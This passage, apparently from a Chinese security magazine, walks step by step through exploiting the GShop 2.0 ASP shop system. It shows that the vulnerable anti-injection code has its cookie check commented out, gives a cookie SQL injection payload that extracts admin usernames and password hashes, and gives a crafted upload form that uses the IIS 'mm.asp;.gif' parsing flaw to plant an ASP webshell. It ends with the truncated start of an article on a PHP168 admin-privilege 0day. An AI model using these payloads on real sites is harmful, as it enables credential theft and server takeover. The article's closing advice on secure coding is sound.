


图1 以前的漏洞

弹出了警告对话框，如图2。

看来以前的方法是不行了，那么我们看是什么地方检测的，打开config.asp看见了防注入代码，如图3。看来这个系统是把这个漏洞补了。后来我又对数据库进行查看，里面存在"<%"字符串，也就是说明这个系统加入了防下载功能。为了验证它是否加了防下载功能，我把config.asp清空，把一句话插入到了数据库，使用一句话客户端连接不成功，说明确实是有防下载的。这个系统还是把这个漏洞给补了，至少我这个小菜是没利用办法了。




图2 弹出警告

以前的漏洞不行了，我们就找新的漏洞吧。作为一个小菜，就应该有锲而不舍的精神，下面就开始新的漏洞分析。

漏洞1 防注入缺陷

上面我已经说到config.asp是防注入系统，那么看看这系统有没有缺陷。一眼望过去，貌似没什么问题。不过这个系统很多页面都包含了这个防注入，如果不突破，将对我们漏洞分析增加很多困难。再仔细一看，这防注入好像有问题，怎么在" 'If Request.Cookies<>"" Then StopInjection (Request.Cookies)"前面多了一个"'"，在ASP中这可是注释符啊，也就是说，这防注入对cookie注入将会无效，既然找到了突破口，那么就开始寻找注入漏洞吧。

```
If Request.Form<>"" Then StopInjection(Request.Form)

If Request.QueryString<>"" Then StopInjection(Request.QueryString)

'If Request.Cookies<>"" Then StopInjection(Request.Cookies)


Function StopInjection(values)
        For Each N_Get In values
                Dim L_Get, L_Get2
                For Each L_Get In values
                        L_Get2 = values(L_Get)
                        Set regEx = New RegExp
                        regEx.IgnoreCase = True
                        regEx.Global = True
                        regEx.Pattern = "('|;|%|<|>|select|and|insert|delete|update|count|master|exec|chr|char|mid|truncate|declare|execute|request)"
                        If regEx.Test(L_Get2) Then
                                Alert()
                                response.End()
                        End If
                        Set regEx = Nothing
                Next
        Next
End Function


Sub Alert()
        Dim str
        str = "<"&"Script Language=JavaScript"&">"
        str = str & "alert('== 雷客图ASP站长安全助手检测到了危险字符，已经禁止本次提交 ==\n');window.close();"
```

图 3　防注入代码




图 5　出现页面




图 6　填入内容

```
<!--#INCLUDE FILE="config.asp"-->                        '包含防注入文件
<!--#INCLUDE file="connectdb.asp" -->
<%

  orderid=request("orderid")
  totalmoney=request("totalmoney")

  typeid=request("typeid")                        '直接用request方式获取typeid
  if typeid="" then
      response.write "请选择支付平台<br><br><a href=javascript:history.back()>返回</a>"
      response.end

  end if
  if typeid<>"" then          '修改

      set rs=server.CreateObject("ADODB.RecordSet")
      sql="select * from YZ_Consume_Pay where IsShow=0 and ID="&typeid  '带入数据库查询，漏洞出现
      set rs=conn.execute(sql)
      if not rs.eof then
              id=rs("id")
              name=rs("Name")
              typeid=rs("TypeID")
              cid=rs("CID")
              mykey=rs("MyKey")
              other1=rs("Other1")
              other2=rs("Other2")
              other3=rs("Other3")
              other4=rs("Other4")

      else
              response.write "参数有误"
              response.end
      end if
      rs.close
      set rs=nothing
```

图 4　发现漏洞




图 8　截取到密码

漏洞 2　注入漏洞

前面说到，对这系统可以使用cookie注入，我在系统中查找使用 request()方式获取变量信息，经过一段时间查找，在 pay.asp 这个文件中发现了漏洞，如图 4。

由于是cookie注入，自己手动测试实在太麻烦，并且这个页面最后还要跳转，因此我使用 GreenBrower 的 jsCookier 加上 WSockExpert 进行漏洞测试。

首先访问 **http://127.0.0.1/pay.asp**，出现页面，如图5。

这时，使用GreenBrower的工具里面的扩展工具栏，然后点击 jsCookier(需要自己添加插件)，输入如下内容，如图6。名称填**typeid**，属性 "**1 and 1=2 union select 1,2,3,UserID, UserPass,6,7,8,9,10,11 from YZ_Consume_User** "，有效期直接点下面的一分钟。

打开 WSockExpert，找到这个页面进行监测。再回到 JavaScript cookier 这个页面点击 "写入" 这个按钮写入 cookie，这样就把注入代码写入到 cookie 中了。

然后回到 http://127.0.0.1/pay.asp 点击刷新，cookie 注入就完成了，这时候页面跳转到另外一个地方去了，如图 7。

不过不要紧，密码已经被 WSockExpert 截取到了，如图 8。其中 8001 为用户名， 965eb72c92a549dd 为 cmd5 加密的密码。

漏洞 3　后台上传漏洞

在后台看了一下，没看见什么明显的获取 Shell 的办法，只有分析代码了。后来在 operhreffiles.asp 这个文件中发现了漏洞，如图 9。




图 7　页面跳转

由代码可知文件名是用一个字符 h 加上 ID 值生成的，而 ID 值是我们可以定义的，我就用它构造后台上传页面吧。这里我利用 IIS 解析漏洞，上传一个 **mm.asp;.x.jpg** 这种名称的 Shell 上去。我们把上传友情链接图片的那个页面保存为 mm.htm，如图 10 那样构造页面，这里只需要把原来相对路径 operhreffiles.asp 改为绝对路径，把 value 里面的 1 改为 mm.asp;就可以了，注意后面要有个分号，这样上传的 mm.htm 就构造好了。最后把 ASP 木马后缀改为 gif，上传上去就可以了，如图 11。

这时候我们的 Shell 就放在网站根目录下的 picture 这个文件夹里面了，

```
<%
 if 1=1 then

  dim upload,file,formName,formPath,iCount
  set upload=new upfile_class ''建立上传对象
  upload.NoAllowExt="asp;exe;htm;html;aspx;cs;vb;js;" '设置上传类型的黑名单
  upload.GetData (1024000)   '取得上传数据,限制最大上传1M
  if upload.isErr then  '如果出错
      select case upload.isErr
              case 1
                     response.Write "你没有上传数据"
                     response.end
              case 2
                     response.Write "你上传的文件超出我们的限制,最大1M"
                     response.end
         end select
      end if


  for each formName in upload.file ''列出所有上传了的文件
         set file=upload.file(formName)  ''生成一个文件对象
         if file.FileSize>0 then         ''如果 FileSize > 0 说明有文件数据

              filename=file.FileName
              filename=mid(filename,instrrev(filename,".")+1)

              if ucase(filename)=ucase("JPG")  or ucase(filename)=ucase("GIF") then

               '生成文件名
              filename="h"&upload.form("id")&"."&filename

                 upload.SaveToFile formName,server.mappath("../../picture/"&filename)   ''保存文件

              sql="update YZ_Consume_Href set TheFile='"&filename&"' where ID="&upload.form("id")
              conn.execute(sql)
```

图 9　漏洞代码

```
<HTML>
<HEAD>
<TITLE>友情链接图片</TITLE>
<link href="../css/css.css" rel="stylesheet" type="text/css">
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>

<body>
<form name="form1" action="http://127.0.0.1/admin/info/operhreffiles.asp" method="post" enctype="multipart/form-data">
<input type="hidden" name="id" value="mm.asp;">
  <table width="592" border="0" align="center" cellpadding="0" cellspacing="1">
    <tr>
      <td width="626"><table width="603" border="0" cellspacing="0" cellpadding="1"  background="../images/tu_02.gif">
    <tr bgcolor="EEEEEE">
            <td height="29" colspan="2" align=middle>  友情链接图片</td>
    </tr>
    <tr>
            <td width="40%" height="29" align="right"> 当前图片: </td>
            <td width="60%" height="29" align="left"> <a href="../../picture/h1.gif" target="_blank">点击下载</a> <a href="delhreffiles.asp?
id=1&thefile=h1.gif">删除图片</a></td>
    </tr>
    <tr>
            <td width="40%" height="29" align="right"> 上传: </td>
            <td width="60%" height="29" align="left">
            <input type="file" name="thefile" size="20" ></td>
    </tr>
          </table></td>
    </tr>
    <tr>
      <td height="29" align="center" colspan="2"  bgcolor="F8F8F8">
      <input type="submit" value=" 提   交 ">  <input type="button" value=" 返   回 " onclick="javascript:history.back();">
      </td>
    </tr>
  </table>
</FORM>
</body>
```

图 10 构造页面

直接访问http://127.0.0.1/picture/hmm.asp;.gif，访问成功，如图 12。

后记

这个系统在知道漏洞后进行了更新，这点还是值得肯定的。不过在更新的过程中却忽略了其他一些问题，比如对防注入的更改估计是测试后忘记改回来了。并且这个系统过于相信防注入系统，如果哪天防注入系统被突破了，那么这系统就会爆出很多漏洞。因此我觉得，在写代码的时候，养成良好的安全编程习惯才是最重要的。

（因子网上商店系统 GShop2.0 已收录在本期光盘中）

编辑点评： 漏洞的产生源于代码的一个疏忽，如果代码是分开过滤的，使用 request ()，或者 PHP 中的 $_REQUEST 都很容易产生 cookie 注入。在寻找注入点的时候你可以留心一下。




图 11 上传




图 12 Shell 访问成功

"买"出来的 PHP168 0day

文 testset

从本文中可以学到：

PHP168 整站系统漏洞利用

在 fan_ker 的百度空间上看到 PHP168 整站系统的部分版本出了漏洞，普通用户可以买到超级管理员权限，然后进后台拿 webshell。

我还是第一次见到通过购买获得管理员权限的程序漏洞，觉得比较有意思，就把这个漏洞也介绍给广大朋友们。

一、0day 分析

